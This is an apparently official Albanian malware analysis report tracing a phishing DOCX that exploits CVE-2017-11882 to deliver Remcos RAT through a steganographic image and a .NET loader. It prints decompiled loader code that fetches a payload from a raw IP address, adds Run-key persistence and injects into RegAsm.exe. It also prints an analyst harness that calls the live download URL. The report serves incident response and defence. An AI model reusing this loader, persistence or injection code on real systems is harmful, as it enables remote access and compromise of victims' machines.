REPUBLIKA E SHQIPËRISË
AUTORITETI KOMBËTAR PËR SIGURINË KIBERNETIKE
DREJTORIA E ANALIZËS SË SIGURISË KIBERNETIKE

Analizë teknike për skedarin keqdashës
GIBANJ SHIPMENT LIST 02.09.2024

Versioni: 1.0
Datë: 16/09/2024

PËRMBAJTJA

LISTA E FIGURAVE

Raporti është hartuar për të dokumentuar dhe analizuar tentativa sulmesh kibernetike ndaj infrastrukturave Kritike dhe të Rëndësishme në Republikën e Shqipërisë. Përmbajtja e këtij raporti bazohet në informacionet e disponueshme deri në datën e përfundimit të analizës.

Përcjellja e këtij raporti ka për qëllim informimin dhe ndërgjegjësimin e palëve të interesuara mbi incidentin kibernetik të dokumentuar. Raporti nuk duhet trajtuar si përfundimtar deri në përditësimin final të tij.

Ky raport ka kufizime dhe duhet interpretuar me kujdes!

Disa nga këto kufizime përfshijnë:

Faza e parë:
Burimet e informacionit: Raporti është bazuar në informacionet të vendosura në dispozicion në momentin e përgatitjes së tij. Ndërkohë, disa aspekte mund të jenë të ndryshme nga zhvillimet aktuale.

Faza e dytë:
Detajet e analizës: Për shkak të kufizimeve burimore, disa aspekte të skedarit malinj mund të mos jenë analizuar thellësisht. Çdo informacion shtesë i panjohur mund të reflektojë në ndryshime të raportit.

Faza e tretë:
Siguria e informacionit: Për të mbrojtur burimet dhe informacionet konfidenciale, disa detaje mund të jenë të zbutura ose jo të përfshira në raport. Ky vendim është marrë për të mbajtur integritetin dhe sigurinë e të dhënave të përdorura.

AKCESK rezervon të drejtën për të ndryshuar, përditësuar, ose ndryshuar çfarëdo pjesë të këtij raporti pa lajmërim paraprak.

Ky raport nuk është një dokument përfundimtar.

Gjetjet e raportit bazohen në informacionin e disponueshëm gjatë kohës së hetimit dhe analizës. Nuk ka garanci në lidhje me ndryshime të mundshme apo përditësime të informacioneve të raportuara gjatë periudhës në vijim. Autorët e raportit nuk marrin përgjegjësi për përdorimin e gabuar ose pasojat e ndonjë vendimmarrjeje të bazuar në këtë raport.

Informacione Teknike

Është evidentuar qarkullimi i një fushate Phishing në infrastrukturat Kritike dhe të Rëndësishme të Informacionit në Republikën e Shqipërisë. Aktorët keqdashës, nëpërmjet dërgimit të emaileve phishing, vendosin bashkëlidhur skedarë të formatit doc, docx , xls, xlsx etj., që lidhen me produkte të Microsoft Office dhe synojnë të mbledhin të dhëna të ndryshme të sistemeve tek pajisjet që afektohen nga infektimi nëpërmjet skedarëve të mësipërm.



Figura 1. Zinxhiri i Infektimit

Analiza e skedarit GIBANJ SHIPMENT LIST 02.09.2024

Skedari **GIBANJ SHIPMENT LIST 02.09.2024** është një skedar i tipit **docx** me një madhësi prej **194 KB**, i cili duke parë të dhënat e tij duket si një skedar legjitim Wordi. Gjatë aksesimit të tij hapet dokumenti si një dokument i zakonshëm. Fillimisht kryhet analiza statike dhe ndryshohet prapashtesa e skedarit nga **.docx** në **7z** dhe tentohet t'i bëhet **extract**. Ajo çfarë evidentohet është se dallohet një skedar **embeding** dhe ka dyshime se ky skedar përmban diçka jo legjitime. Prandaj me anë te mjeteve **sandboxing** kontrollohen proçeset që ekzekutohen.



Figura 2. EQNEDT32.EXE.

Ajo çfarë evidentohet është procesi **EQNEDT32.EXE**, i cili përdoret për t'i injektuar një **shellcode,** ku përdoret për të realizuar **RCE (Remote Code Execution).** Në momentin që përdoruesi akseson skedarin në kompjuterin e tij në sfond, ekzekutohen komanda ku ndër to mund të realizohet dhe lidhja me serverin **Command and Control.**
Teknika e shfrytëzuar është një vulnerabilitet **CVE-2017-11882** në **Microsoft Office**, nga ku programi dështon të menaxhojë objektet në memorie. Ky shfrytëzim thërret funksionin **WinExec** me **SW_HIDE** dhe thërret **ExitProcess** pasi **WinExec** kthen vlerë specifike.



Figura 3. Shfrytëzimi i CVE-2017-11882.

Në rastin aktual, ajo çfarë evidentohet është se ekzekutohet në kompjuterin e infektuar një

komandë e cila shkarkon një skedar të ri me emrin **pictureisthebestwaytogetmebackwithyoulo.VBs** dhe e ruan në *path-in* **C:\Users\admin\AppData\Roaming** dhe tenton ta ekzekutojë atë si proces. Nëse skedarin e hapim me anë të **Notepad,** ajo çfarë dallohet është se në fillim të tij kemi stringun RTF, pikërisht formati i cili del si output nga shfrytëzimi i vulnerabilitetit të përmendur më parë.

Figura 4. Skedari pictureisthebestwaytogetmebackwithyoulo.VBs dhe përmbajtja RTF.

Për të kuptuar sjelljen e këtij skedari përsëri ndiqet rrjedha lineare e ekzekutimit të proceseve dhe përsëri duke qenë se skedari është i tipit **.RTF** (Rich Text Format), në kompjuterin e infektuar shfrytëzohet përseri vulnerabiliteti. Dhe ajo çfarë evidentohet në këtë rast është një komandë Powershell e cila ekzekuton disa komanda.



Figura 5. Komanda e Powershellit e ekzekutuar nga RCE.

Në këtë pjesë, skedari variabli **$imageurl** ruan vendndodhjen e imazhit **new_image.jpg.** Më pas, krijohet një objekt në **powershell**, i cili shkarkon këtë imazh nëpërmjet **WebClient**, Në variablin **$imageText** kthehet në një varg karakteresh. Krijohen dy variabla $**startFlag** dhe $**endFlag**. Me anë të një kushti ***if*** kontrollohet dhe gjendet vendndodhja e të dhënave të

koduara dhe në variablin **$base64 command**, ruhet komanda e koduar me **base64.**



Figura 6. Imazhi i shkarkuar

Ky është një rast **steganografie** nga ku aktorët keqdashës kanë fshehur një pjesë kodi dhe në variablin **$commandBytes** ruhet vlera e dekoduar nga **base64**. Më pas në variablin **loadedAssembly** ngarkohet me anë të funksionit **load** nga **System.Reflection.Assembly feature** në Powershell, ku të lejon të thërrasësh kod në **C#** që mund të jetë nga një skedar **.exe** ose **dll**. Më pas në variablin $**type** ruhet klasa **Home** nga namespace (emri I projektit) **dnlib.IO**



Figura 7. Skedari i ekzekutueshëm i gjetur nga dekodimi i base64.

Në rreshtin e fundit thërritet metoda **VAI** dhe i kalon gjithsej 6 parametra, ku parametri i fundit është string **Regasm.exe.** Për të parë se çfarë ndodh në këtë funksion nevojitet procedura e **debug.**



Figura 8. dnlib.dll e shkarkuar.

```
namespace dnlib.IO
{
    // Token: 0x0200003A RID: 58
    public class Home
    {
        // Token: 0x060001DE RID: 478 RVA: 0x00006188 File Offset: 0x00004388
        public static void VAI(string QBXtX, string startupreg, string caminhovbs, string namevbs, string netframework, string na)
        {
            bool flag = startupreg == "1";
            if (flag)
            {
                Class2.Start(caminhovbs, namevbs);
            }
            ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
            WebClient webClient = new WebClient();
            webClient.Encoding = Encoding.UTF8;
            string text = Strings.StrReverse(Conversions.ToString(QBXtX));
            string text2 = text.ToString();
            string text3 = webClient.DownloadString(text2);
            text3 = Strings.StrReverse(text3);
            Tools.Ande(Convert.FromBase64String(text3), "C:\\Windows\\Microsoft.NET\\Framework\\v4.0.30319\\" + netframework + ".exe");
        }
    }
}
```

Figura 9. Funksioni VAI.

Funksioni **VAI** është funksioni çelës për të arritur në një përfundim se cfarë ndodh në zinxhirin e ekzekutimit të këtyre proceseve. Në funksion kalojnë 6 parametra nga ku parametri i parë përmban stringun me vlerë: **'txt.DCCMH/234/321.98.09.54//:ptth'** i cili duke u bërë **reverse** kthehet në formatin **'hxxp[://]45[.]90[.]89[.]123/432/HMCCD[.]txt'** dhe shkarkohet nëpërmjet klasës **WebClient**. Kemi dhe një klasë me emrin **Class2** me emër funksioni **Start** dhe merr si parametër dy string **'desativado', 'desativado'.**

```
namespace dnlib.IO
{
    // Token: 0x02000036 RID: 54
    internal class Class2
    {
        // Token: 0x060001AD RID: 429 RVA: 0x000056FC File Offset: 0x000038FC
        public static void Start(string caminhovbs, string namevbs)
        {
            bool flag = !File.Exists(Path.Combine(caminhovbs, namevbs + ".vbs"));
            bool flag2 = flag;
            if (flag2)
            {
                Process.Start(new ProcessStartInfo
                {
                    WindowStyle = ProcessWindowStyle.Hidden,
                    FileName = "cmd.exe",
                    Arguments = "/C copy *.vbs \"" + Path.Combine(caminhovbs, namevbs) + ".vbs\""
                }).WaitForExit();
            }
            using (RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", true))
            {
                registryKey.SetValue("Path", Path.Combine(caminhovbs, namevbs + ".vbs"));
            }
        }
    }
}
```

Figura 10. Funksioni Start.

Kopjon çdo skedar që prapashtesën e ka **.vbs** dhe e kombinon me 2 variablat **string** që kalojnë si parametër dhe modifikon një **Registry Key** në mënyrë që skedari të ekzekutohet kur përdoruesi të logohet në sistem.



Figura 11. Skedari VBS.

Në funksionin **VAI**, në variablin **text3** vlera e shkarkuar **.txt** dekodohet nga **base64** dhe i kalon si parametër funksionit të klasës **Ande** të klasës **Tools** dhe më pas kalon në funksionin **HandleRun**. Ky funksion përdor kudo në kod një klasë me emrin **API** e cila importon shumë **dll** dhe thërriten funksionet si **VirtualAllocExec,WriteProcessMemory** nga **kernel32 etj,**



Figura 12. Funksionet e klasës API.

Këto funksione përdoren për menaxhimin e memories së proceseve të ndryshme të Windows, alokimin e memories dhe në raste nga aktorët keqdashës për të realizuar **process hollowing** ose **shellcode injection.**

Parametri nga **base64** kalon në disa algoritme dhe kalon mjaft modifikime. Ajo çfarë dallojmë në këtë fazë **Buffer.BlockCopy** (data, num14, array2, 0, array2.Length) është që ky funksion kopjon të dhënat nga adresa **num14** në memorien data në **array**-n e krijuar **array2**. Më pas **WriteProcessMemory_API(...)**: Kjo është një thirrje për të shkruar përmbajtjen e array-t **array2** në memorien e një procesi tjetër, duke përdorur një funksion që lejon shkrimin në memorien e një procesi tjetër dhe procesi është **Regasm.exe** pasi ai gjithashtu kalon si parametër në funksion në fillim të tij. Përsëri nuk kemi informacion se çfarë procesi po bëhet **inject**.

```
int num11 = (int)(num10 - 1);
for (int i = 0; i <= num11; i++)
{
    int num12 = BitConverter.ToInt32(data, num9 + 12);
    int num13 = BitConverter.ToInt32(data, num9 + 16);
    int num14 = BitConverter.ToInt32(data, num9 + 20);
    bool flag12 = num13 != 0;
    if (flag12)
    {
        byte[] array2 = new byte[num13 - 1 + 1];
        Buffer.BlockCopy(data, num14, array2, 0, array2.Length);
        bool flag13 = !API.WriteProcessMemory_API(process_INFORMATION.ProcessHandle, num8 + num12, array2,
          array2.Length, ref num5);
        if (flag13)
        {
            throw new Exception();
        }
    }
    num9 += 40;
}
```

Figura 13. Kopjimi i një array në memorien data.

Skedari **dnlib.Io** ka një klasë me emrin **Tools**, ku është një **dll** dhe prandaj për ta ndjekur me **debug**, nevojitet të shkruhet me të njëjtën logjikë në **C#**, të skedarit në Powershell nga ku shkarkohet imazhi.

```
using System;
using System.Net;
using System.Text;
using System.Reflection;
using System.IO;

class Program
{
    static void Main()
    {
        string imageUrl = "https://ia601706.us.archive.org/2/items/new_image_20240905/new_image.jpg";

        // Download the image data
        using (WebClient webClient = new WebClient())
        {
            byte[] imageBytes = webClient.DownloadData(imageUrl);

            // Convert the image bytes to a string
            string imageText = Encoding.UTF8.GetString(imageBytes);

            string startFlag = "<<BASE64_START>>";
            string endFlag = "<<BASE64_END>>";

            // Find the indexes for the Base64 data
            int startIndex = imageText.IndexOf(startFlag);
            int endIndex = imageText.IndexOf(endFlag);

            if (startIndex >= 0 && endIndex > startIndex)
            {
                startIndex += startFlag.Length; // Move the startIndex after the start flag
                int base64Length = endIndex - startIndex;
                string dllFile = @"C:\Users\flare\Desktop\dnlib.dll";
                var assembly = Assembly.LoadFile(dllFile);
                var type = assembly.GetType("dnlib.IO.Home");

                // Create an uninitialized object of the type.
                var method = type.GetMethod("VAI", BindingFlags.Public | BindingFlags.Static);

                // Get the type from the loaded assembly

                if (type != null)
                {
                    // Get the method 'VAI' and invoke it with the specified parameters

                    if (method != null)
                    {
                        object result = method.Invoke(null, new object[]
                        {
                            "txt.DCCMH/234/321.98.09.54//:ptth",
                            "desativado",
                            "desativado",
                            "desativado",
                            "RegAsm",
                            null
                        });

                        Console.WriteLine("Method invoked successfully.");
                    }
                    else
                    {
                        Console.WriteLine("Method 'VAI' not found.");
                    }
                }
                else
                {
                    Console.WriteLine("Type 'dnlib.IO.Home' not found.");
                }
            }
            else
            {
                Console.WriteLine("Base64 data not found in the image.");
            }
        }
        // Optionally, wait for the user to press enter before finishing
        Console.WriteLine("Press Enter to finish...");
        Console.ReadLine();
    }
`
```



Figura 14. Debugging i Funksionit VAI.

Evidentohet që me sukses është thërritur funksioni dhe verifikohet funksioni **Ande.** Vlera e vektorit **data** përmban një skedar të ekzekutueshëm pasi në vlerat **hex** të saj dallohen parametrat **0x4D** dhe **0x5A.** Këtë vektor e ruajmë dhe i vendosim emrin **dump.exe** dhe automatikisht logo që merr ky skedar është logo e skedarit keqdashës **client** të **Remcos RAT**.

